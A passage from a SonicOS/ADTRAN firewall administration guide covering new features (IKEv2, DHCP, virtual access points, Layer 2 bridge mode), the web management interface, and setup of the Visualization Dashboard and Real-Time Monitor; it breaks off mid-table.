- **IKEv2 Secondary Gateway Support** - IKEv2 Secondary Gateway Support provides a way to configure a secondary VPN gateway to act as an alternative tunnel end-point if the primary gateway becomes unreachable. While using the secondary gateway, SonicOS can periodically check for availability of the primary gateway and revert to it, if configured to do so. Configuration for the secondary VPN gateway is available under **VPN > Settings > Add Policy** in the management interface.
- **IKEv2 Dynamic Client Support** - IKEv2 Dynamic Client Support provides a way to configure the Internet Key Exchange (IKE) attributes rather than using the default settings. Previously, only the default settings were supported: Diffie-Hellman (DH) Group 2, the 3DES encryption algorithm, and the SHA1 authentication method. SonicOS now allows the following IKE Proposal settings:
 - DH Group: 1, 2, or 5
 - Encryption: DES, 3DES, AES-128, AES-192, AES-256
 - Authentication: MD5, SHA1

These settings are available by pressing the Configure button in the **VPN > Advanced** screen of the management interface. However, if a VPN Policy with IKEv2 exchange mode and a 0.0.0.0 IPsec gateway is defined, you cannot configure these IKE Proposal settings on an individual policy basis.



Note The VPN policy on the remote gateway must also be configured with the same settings.

- **SMTP Authentication** - SonicOS Enhanced supports RFC 2554, which defines an SMTP service extension that allows the SMTP client to indicate an authentication method to the server, perform an authentication protocol exchange, and optionally negotiate a security layer for subsequent protocol interactions. This feature helps prevent viruses that attack the SMTP server on port 25.
- **Generic DHCP Option Support** - SonicOS Enhanced supports generic DHCP configuration, which allows vendor-specific DHCP options in DHCP server leases.

- **DHCP Server Lease Cross-Reboot Persistence** - DHCP Server Lease Cross-Reboot Persistence provides the ability to record and return to DHCP server lease bindings across power cycles. The firewall does not have to depend on dynamic network responses to regain its IP address after a reboot or power cycle.
- **Custom IP Type Service Objects** - SonicOS Enhanced supports Custom IP Type Service Objects, allowing administrators to augment the predefined set of Service Objects.
- **Dynamic Address Objects** - SonicOS Enhanced supports two changes to Address Objects:
 - **MAC** - SonicOS Enhanced will resolve MAC AOs to an IP address by referring to the ARP cache on the ADTRAN.
 - **FQDN** - Fully Qualified Domain Names (FQDN), such as 'www.adtran.com', will be resolved to their IP address (or IP addresses) using the DNS server configured on the ADTRAN. Wildcard entries are supported through the gleaning of responses to queries sent to the sanctioned DNS servers.

- **Virtual Access Points** - A "Virtual Access Point" (VAP) is a multiplexed instantiation of a single physical Access Point (AP) so that it presents itself as multiple discrete Access Points. To wireless LAN clients, each Virtual AP appears to be an independent physical AP, when there is actually only a single physical AP. Before Virtual AP feature support, wireless networks were relegated to a One-to-One relationship between physical Access Points and wireless network security characteristics, such as authentication and encryption. For example, an Access Point providing WPA-PSK security could not simultaneously offer Open or WPA-EAP connectivity to clients. If Open or WPA-EAP were required, they would need to have been provided by a separate, distinctly configured APs. This forced WLAN network administrators to find a solution to scale their existing wireless LAN infrastructure to provide differentiated levels of service. With the Virtual APs (VAP) feature, multiple VAPs can exist within a single physical AP in compliance with the IEEE 802.11 standard for the media access control (MAC) protocol layer that includes a unique Basic Service Set Identifier (BSSID) and Service Set Identified (SSID). This allows segmenting wireless network services within a single radio frequency footprint of a single physical access point device.

VAPs allow the network administrator to control wireless user access and security settings by setting up multiple custom configurations on a single physical interface.

- **Layer 2 Bridge Mode** - SonicOS Enhanced supports Layer 2 (L2) Bridge Mode, a new method of unobtrusively integrating a firewall into any Ethernet network. L2 Bridge Mode is similar to the SonicOS Enhanced Transparent Mode in that it enables a firewall to share a common subnet across two interfaces, and to perform stateful and deep-packet inspection on all traversing IP traffic, but it is functionally more versatile.

L2 Bridge Mode employs a secure learning bridge architecture, enabling it to pass and inspect traffic types that cannot be handled by many other methods of transparent security appliance integration. Using L2 Bridge Mode, a firewall can be non-disruptively added to any Ethernet network to provide in-line deep-packet inspection for all traversing IPv4 TCP and UDP traffic. Unlike other transparent solutions, L2 Bridge Mode can pass all traffic types, including IEEE 802.1Q VLANs, Spanning Tree Protocol, multicast, broadcast, and IPv6, ensuring that all network communications will continue uninterrupted.

L2 Bridge Mode provides an ideal solution for networks that already have an existing firewall, and do not have immediate plans to replace their existing firewall but wish to add the security of ADTRAN Unified Threat Management (UTM) deep-packet inspection, such as Intrusion Prevention Services, Gateway Anti-Virus, and Gateway Anti Spyware.

The following feature enhancements are included in SonicOS Enhanced 5.0 and higher:

- **Enhanced Packet Capture** - Enhanced Packet Capture contains improvements in both functionality and flexibility, including the following:

- Capture control mechanism with improved granularity for custom filtering
 - Display filter settings independent from capture filter settings
 - Packet status indicating dropped, forwarded, generated, or consumed
 - Three-window output in the user interface that provides the packet list, decoded output of selected packet, and hexadecimal dump of selected packet
 - Export capabilities that include text, HTML, hex dump, and CAP file format
 - Automatic buffer export to FTP server when full
 - Bidirectional packet capture based on IP address and port
 - Configurable wrap-around of capture buffer when full
- **User Authentication** - There are a number of enhancements to user authentication, including optional case-sensitive user names, optional enforcement of unique login names, support for MSCHAP version 2, and support for VPN and L2TP clients changing expired passwords (when that is supported by the back-end authentication server and protocols used). Note that for this purpose there is a new setting on the **VPN > Advanced** page to cause RADIUS to be used in MSCHAP mode when authenticating VPN client users.
 - **IP Helper Scalability** - The IP Helper architecture is enhanced to support large networks. Improvements include changes to DHCP relay and Net-BIOS functionality. DHCP relay over VPN is now fully integrated.
 - **Diagnostics Page Tool Tips** - Self-documenting mouseover descriptions are provided for diagnostic controls in the graphical user interface.
 - **BWM Rate Limiting** - The Bandwidth Management feature is enhanced to provide rate limiting functionality. You can now create traffic policies that specify maximum rates for Layer 2, 3, or 4 network traffic. This enables bandwidth management in cases where the primary WAN link fails over to a secondary connection that cannot handle as much traffic.
 - **DHCP Client Reboot Behavior Control** - In SonicOS Enhanced 5.0 and higher, you can configure the WAN DHCP client to perform a DHCP RENEW or a DHCP DISCOVERY query when attempting to obtain a lease. The previous behavior was to always perform a RENEW, which caused lease failures on some networks, particularly certain cable modem service providers. The new behavior is to perform a DISCOVERY, but it is configurable. A checkbox has been added to the **Network > Interfaces > WAN > DHCP Client** page:
 - **Enabled:** when the appliance reboots, the DHCP client performs a DHCP RENEW query.
 - **Disabled:** (Default) when the appliance reboots, the DHCP client performs a DHCP DISCOVERY query.
 - **Dynamic Route Metric Recalculation Based on Interface Availability** - To better support redundant or multiple path Advanced Routing configurations, when a default-route's interface is unavailable (due to no-link or negative WAN LB probe response), that default route's metric will be changed to 255, and the route will be instantly disabled. When a default-route's interface is again determined to be available, its metric will be changed back to 20, and the route will be non-disruptively enabled.


ADTRAN Management Interface

The firewall's Web-based management interface provides an easy-to-use graphical interface for configuring your firewall. The following sections provide an overview of the key management interface objects:

- [“Dynamic User Interface” on page 42](#)

- “Navigating the Management Interface” on page 43
- “Status Bar” on page 44
- “Common Icons in the Management Interface” on page 43
- “Applying Changes” on page 44
- “Tooltips” on page 44
- “Navigating Dynamic Tables” on page 46
- “Getting Help” on page 47
- “Logging Out” on page 48

Dynamic User Interface

SonicOS Enhanced 5.0 introduced a new Dynamic User Interface. Table statistics and log entries now dynamically update within the user interface without requiring users to reload their browsers. Active connections, user sessions, VoIP calls, and similar activities can be disconnected or flushed dynamically with a single click on the  delete icon in the **Flush** or **Logout** column.


This lightweight dynamic interface is designed to have no impact on the ADTRAN Web server, CPU utilization, bandwidth or other performance factors. You can leave your browser window on a dynamically updating page indefinitely with no impact to the performance of your firewall.


Navigating the Management Interface


Navigating the ADTRAN management interface includes a hierarchy of menu buttons on the navigation bar (left side of your browser window). When you click a menu button, related management functions are displayed as submenu items in the navigation bar.

The left navigation bar now expands and contracts dynamically when clicked on without automatically navigating to a sub-folder page. When you click on a top-level heading in the left navigation bar, it automatically expands that heading and contracts the heading for the page you are currently on, but it doesn't not navigate away from your current page. To navigate to a

new page, you first click on the heading, and then click on the sub-folder page you want. This eliminates the delay and redundant page loading that occurred in previous versions of SonicOS when clicking on a heading automatically loaded the first sub-folder page.






If the navigation bar continues below the bottom of your browser, an  up-and-down arrow symbol appears in the bottom right corner of the navigation bar. Mouse over the up or down arrow to scroll the navigation bar up or down.




Common Icons in the Management Interface

The following describe the functions of common icons used in the ADTRAN management interface:

- Clicking on the edit  icon displays a window for editing the settings.
- Clicking on the delete  icon deletes a table entry
- Moving the pointer over the comment  icon displays text from a **Comment** field entry.

Status Bar

The **Status** bar at the bottom of the management interface window displays the status of actions executed in the ADTRAN management interface.



Applying Changes

Click the **Accept** button at the top right corner of the ADTRAN management interface to save any configuration changes you made on the page.



If the settings are contained in a secondary window within the management interface, when you click **OK**, the settings are automatically applied to the firewall.

Tooltips

SonicOS Enhanced 5.0 introduced embedded tool tips for many elements in the SonicOS UI. These Tooltips are small pop-up windows that are displayed when you hover your mouse over a UI element. They provide brief information describing the element. Tooltips are displayed for many forms, buttons, table headings and entries.




Note

Not all UI elements have Tooltips. If a Tooltip does not display after hovering your mouse over an element for a couple of seconds, you can safely conclude that it does not have an associated Tooltip.

When applicable, Tooltips display the minimum, maximum, and default values for form entries. These entries are generated directly from the SonicOS firmware, so the values will be correct for the specific platform and firmware combination you are using.

The behavior of the Tooltips can be configured on the **System > Administration** page.



Tooltips are enabled by default. To disable Tooltips, uncheck the **Enable Tooltip** checkbox. The duration of time before Tooltips display can be configured:

- **Form Tooltip Delay** - Duration in milliseconds before Tooltips display for forms (boxes where you enter text).
- **Button Tooltip Delay** - Duration in milliseconds before Tooltips display for radio buttons and checkboxes.
- **Text Tooltip Delay** - Duration in milliseconds before Tooltips display for UI text.


Navigating Dynamic Tables

In the SonicOS dynamic user interface, table statistics and log entries now dynamically update within the user interface without requiring users to reload their browsers. You can navigate tables in the management interface with large number of entries by using the navigation buttons located on the upper right top corner of the table.

Log View Items per page: 50 Items: 1 to 50 (of 50) [Navigation icons]

| # | Time | Priority | Category | Message | Source | Destination | Notes | Rule |
|---|-------------------------|----------|----------------------|---|-----------------------------|------------------------|--------------------------------|------|
| 1 | 08/17/2007 14:56:27.720 | Info | Authenticated Access | Configuration mode administration session started | 10.128.1.108, 0, X1 (admin) | 10.0.59.75, 80, X1 | admin at GUI from 10.128.1.108 | |
| 2 | 08/17/2007 14:56:27.720 | Info | Authenticated Access | WAN zone administrator login allowed | 10.128.1.108, 0, X1 (admin) | 10.0.59.75, 80, X1 | admin, TCP HTTP | |
| 3 | 08/17/2007 14:56:22.912 | Info | Authenticated Access | GUI administration session ended | 10.128.1.108, 0, X1 (admin) | 10.0.59.75, 80, X1 | admin | |
| 4 | 08/17/2007 14:56:22.912 | Info | Authenticated Access | Login screen timed out | 10.128.1.108, 0, X1 (admin) | 10.0.59.75, 80, X1 | admin, TCP HTTP | |
| 5 | 08/17/2007 14:45:19.192 | Info | Authenticated Access | GUI administration session ended | 10.128.1.110, 0, X1 (admin) | 10.0.59.75, 80, X1 | admin | |
| 6 | 08/17/2007 14:45:19.192 | Info | Authenticated Access | Configuration mode administration session ended | 10.128.1.110, 0, X1 (admin) | 10.0.59.75, 80, X1 | admin at GUI from 10.128.1.110 | |
| 7 | 08/17/2007 14:45:19.192 | Info | Authenticated Access | Administrator logged out - inactivity timer expired | 10.128.1.110, 0, X1 (admin) | 192.168.168.75, 80, X0 | | |
| 8 | 08/17/2007 14:26:27.416 | Info | Authenticated Access | Non-config mode GUI administration session started | 10.128.1.108, 0, X1 (admin) | 10.0.59.75, 80, X1 | admin | |
| 9 | 08/17/2007 14:26:27.416 | Info | Authenticated Access | WAN zone administrator login allowed | 10.128.1.108, 0, X1 (admin) | 10.0.59.75, 80, X1 | admin, TCP HTTP | |

The table navigation bar includes buttons for moving through table pages.



A number of tables now include an option to specify the number of items displayed per page.

Items per page Items to 50 (of 1337)

Many tables can now be re-sorted by clicking on the headings for the various columns. On tables that are sortable, a tooltip will pop-up when you mouseover headings that states **Click to sort by**. When tables are sorted, entries with the same value for the column are grouped together with the common value shaded as a sub-heading. In the following example, the **Active Connections** table is sorted by **Source IP**. Two shaded sub-headings are displayed for 10.0.59.75 and 10.50.166.100.

| # | Source IP | Source Port | Destination IP | Destination Port | Protocol | Src Interface | Dst Interface | Tx Bytes | Rx Bytes | Flush |
|---------------|---------------|-------------|----------------|------------------|----------|---------------|---------------|----------|----------|-------|
| 10.0.59.75 | | | | | | | | | | |
| 1 | 10.0.59.75 | 3309 | 10.2.16.6 | 53 | UDP | X1 | X1 | 75 | 91 | |
| 10.50.166.100 | | | | | | | | | | |
| 2 | 10.50.166.100 | 2378 | 10.0.59.75 | 80 | TCP | X1 | X1 | 675 | 48 | |
| 3 | 10.50.166.100 | 2376 | 10.0.59.75 | 80 | TCP | X1 | X1 | 767 | 1456 | |
| 4 | 10.50.166.100 | 2377 | 10.0.59.75 | 80 | TCP | X1 | X1 | 813 | 2171 | |
| 5 | 10.50.166.100 | 2374 | 10.0.59.75 | 80 | TCP | X1 | X1 | 813 | 2899 | |

Active connections, user sessions, VoIP calls, and similar activities can be disconnected or flushed dynamically with a single click on the delete icon in the **Flush** or **Logout** column.

Several tables include a new table statistics icon that displays a brief, dynamically updating summary of information for that table entry. Tables with the new statistics icon include:

- NAT policies on the **Network > NAT Policies** page
- Access rules on the **Firewall > Access Rules** page

| | | | | | | | | | | | | |
|----|-----|---|-----|---|------------------|----------------------|-----------------|-------|-----|--|--|--|
| 69 | WAN | > | WAN | 3 | WAN Interface IP | Any | IKE | Allow | All | | | |
| 70 | WAN | > | WAN | 4 | Any | WAN Interface IP | IKE | Allow | All | | | |
| 71 | WAN | > | WAN | 5 | WAN Primary IP | Any | IKE | Allow | All | | | |
| 72 | WAN | > | WAN | 6 | Any | WAN Primary IP | IKE | Allow | All | | | |
| 73 | WAN | > | WAN | 7 | Any | All X1 Management IP | HTTP Management | Allow | All | | | |

Access Rule #73 - Traffic Statistics


Rx Bytes: 30385858

Rx Packets: 29958

Tx Bytes: 2587639

Tx Packets: 28980


Several tables include a tooltip that displays the maximum number of entries that the firewall supports. For example, the following image shows the maximum number of address groups the appliance supports.



Tables that display the maximum entry tooltip include NAT policies, access rules, address objects, and address groups.

Getting Help

Each firewall includes Web-based online help available from the management interface. Clicking the question mark ? button on the top-right corner of every page accesses the context-sensitive help for the page.




Tip

Accessing the firewall online help requires an active Internet connection.


Logging Out

The **Logout** button at the bottom of the menu bar terminates the management interface session and displays the authentication page for logging into the firewall.



PART 2

Dashboard



CHAPTER 4

Using the SonicOS Visualization Dashboard

Visualization Dashboard

The ADTRAN Visualization Dashboard offers administrators an effective and efficient interface to visually monitor their network in real time, providing effective flow charts of real-time data, customizable rules, and flexible interface settings. With the Visualization Dashboard, administrators can efficiently view and sort real-time network and bandwidth data in order to:


- Identify applications and websites with high bandwidth demands
- View application usage on a per-user basis
- Anticipate attacks and threats encountered by the network

This document contains the following sections:

- [“Enabling the Real-Time Monitor and AppFlow Collection” section on page 52](#)
- [“Dashboard > Real-Time Monitor” section on page 55](#)
- [“Dashboard > AppFlow Monitor” section on page 65](#)
- [“Dashboard > Threat Reports” section on page 74](#)
- [“Dashboard > User Monitor” section on page 78](#)
- [“Dashboard > BWM Monitor” section on page 79](#)
- [“Dashboard > Connections Monitor” section on page 79](#)
- [“Dashboard > Packet Monitor” section on page 81](#)
- [“Dashboard > Log Monitor” section on page 85](#)

**Note**

Several of the ADTRAN Visualization Dashboard pages now contain a blue pop-up button that will display the dashboard in a standalone browser window that allows for a wider display. Click on the blue pop-up icon to the right of the page name in the left-hand navigating bar to display a dashboard page as a standalone page.



Enabling the Real-Time Monitor and AppFlow Collection

The real-time application monitoring features rely on the flow collection mechanism in order to collect and display data. Before you can view the “applications” chart in the Real-Time Monitor, AppFlow Monitor, or AppFlow Reports, you must first enable and configure the flow collection feature.

To enable Real-Time Monitoring and Internal AppFlow collection:

Step 1 Navigate to the **Log > Flow Reporting** page in the SonicOS management interface. For on-the-appliance flow collection, select the **Report AppFlow To Internal Collector** checkbox. Select the **Enable Real-Time Data Collection** checkbox, and select from the **Collect Real-Time Data For** pull-down menu the reports you would like to see captured:

- Top apps
- Bits per second
- Packets per second
- Average packet size
- Connections per second
- Core utility
- Memory utility

Step 2 In Visualization Dashboard Settings, select the **Local** checkbox for “Send AppFlow To ADTRAN AppFlow Server” and “Send Real-Time Data To ADTRAN AppFlow Server.”

Mode: Non-Config

Settings

- Send AppFlow To Local Collector
- Enable Real-Time Data Collection
- Collect Real-Time Data For: Top apps, Bits per sec., Packets per sec., Average packet size, Connections per
- Enable Aggregate AppFlow Report Data Collection

Visualization Dashboard Settings

- Collector To Use For AppFlow Monitor Page: Local AppFlow Server
- Collector To Use For Real Time Monitor Page: Local AppFlow Server

AppFlow Server Settings Status

- Send AppFlow To SonicWALL AppFlow Server
- Send Real-Time Data To SonicWALL AppFlow Server

External Collector Settings

- Send AppFlow and Real-Time Data To EXTERNAL Collector
- External Flow Reporting Format: IPFIX with extensions
- External Collector's IP address: 10.203.15.200
- Source IP To Use For Collector On A VPN tunnel: 0.0.0.0
- External Collector's UDP Port Number: 2055
- Send IPFIX/NetFlow Templates At Regular Interval

Step 3 To enable these reports, click the **Accept** button to save your changes.

- Step 4** Navigate to the **Network > Interfaces** page. Click the Configure icon for the interface you wish to enable flow reporting on.

The screenshot shows the configuration interface for a network interface. The 'Advanced' tab is selected. Under 'Advanced Settings', the 'Enable flow reporting' checkbox is checked. A callout box highlights this checkbox with the text: 'Enable flow reporting on flows created for this interface'. Other settings include 'Link Speed' set to '10 Gbps - Full Duplex', 'Use Default MAC Address' selected with '00:17:C5:89:ED:8B', and 'Redundant/Aggregate Ports' set to 'None'. The 'Expert Mode Settings' section has 'Use Routed Mode' unchecked. The 'Bandwidth Management' section has 'Enable Egress Bandwidth Management' and 'Enable Ingress Bandwidth Management' both unchecked, with bandwidth values set to 1000000000000 and 10000000000000 respectively. A note at the bottom states: 'Note: BWM Type: None; To change go to [External Settings > BWM](#)'. The status bar at the bottom shows 'Ready' and buttons for 'OK', 'Cancel', and 'Help'.

- Step 5** In the **Advanced** tab, ensure that the **Enable flow reporting** checkbox is selected.

- Step 6** Click the **OK** button to save your changes.

- Step 7** Repeat steps 6 through 7 for each interface you wish to monitor.

For more detailed information on configuring Flow Reporting settings, refer to the “[Log > Flow Reporting](#)” section on page 1117.

Dashboard > Real-Time Monitor

The Real-Time Monitor provides administrators an inclusive, multi-functional display with information about applications, bandwidth usage, packet rate, packet size, connection rate, connection count, multi-core monitoring, and memory usage.












This section contains the following subsections:

- “Using the Toolbar” section on page 57
- “Applications Monitor” section on page 58
- “Ingress and Egress Bandwidth Flow” section on page 61
- “Packet Rate Monitor” section on page 63
- “Packet Size Monitor” section on page 64
- “Connection Count Monitor” section on page 65

Using the Toolbar


The Real-Time Monitor Toolbar contains features to specify the refresh rate, export details, configure color palettes, change the amount of data displayed, and pause or play the data flow. Changes made to the toolbar apply across all the data flows.



| Option | Widget | Description |
|--------------|---|--|
| Refresh rate |  | Determines the frequency at which data is refreshed. A numerical integer between 1 to 10 seconds is required. One second is the default. |
| Export |  | Exports the data flow into a comma separated variable (.csv) file. The default file name is sonicflow.csv. |
| Configure |  | <p>Allows for customization of the color palette for the Application Chart and Bandwidth Chart.</p> <p>To customize the Color Palette:</p> <ul style="list-style-type: none"> • Enter the desired hexadecimal color codes in the provided text fields. • Select Default for a default range of colors. • Select Generate to generate a random range of colors. <p>If a gradient is desired, select the Use Gradient box located below the text fields.</p> |
| View Range |  | Displays data pertaining to a specific span of time. Two minutes is the default setting for the view range. |
| Time & Date | 11:06:46 Oct 26 | Displays the current time in 24-hour format (hh:mm:ss), and the current date in Month/Day format. |
| Pause |  | <p>Freezes the data flow. The time and date will also freeze.</p> <p>The Pause button will appear gray if the data flow has been frozen.</p> |
| Play |  | <p>Unfreezes the data flow. The time and date will refresh as soon as the data flow is updated.</p> <p>The Play button will appear gray if the data flow is live.</p> |



Applications Monitor

The Applications data flow provides a visual representation of the current applications accessing the network.




Options are available to Display, Scale, and View the Application interface.

| Option | Widget | Description |
|---------------------|--------|---|
| Lock | | Locks the Display options for the Application interface. The lock and unlock option is available when you select “Most Frequent Apps.” Most Frequent Apps displays the top-25 apps, you can use the lock or unlock option to keep the report from altering the top-25 apps. |
| Unlock | | Unlock the Display options for the Application interface. |
| Application Display | | Specifies the applications displayed in the Application Flow Chart. A drop menu allows the administrator to specify Most Frequent Apps, All Apps, or individual applications. If desired, multiple applications can be selected by clicking more than one check box. |


| Option | Widget | Description |
|------------|---|--|
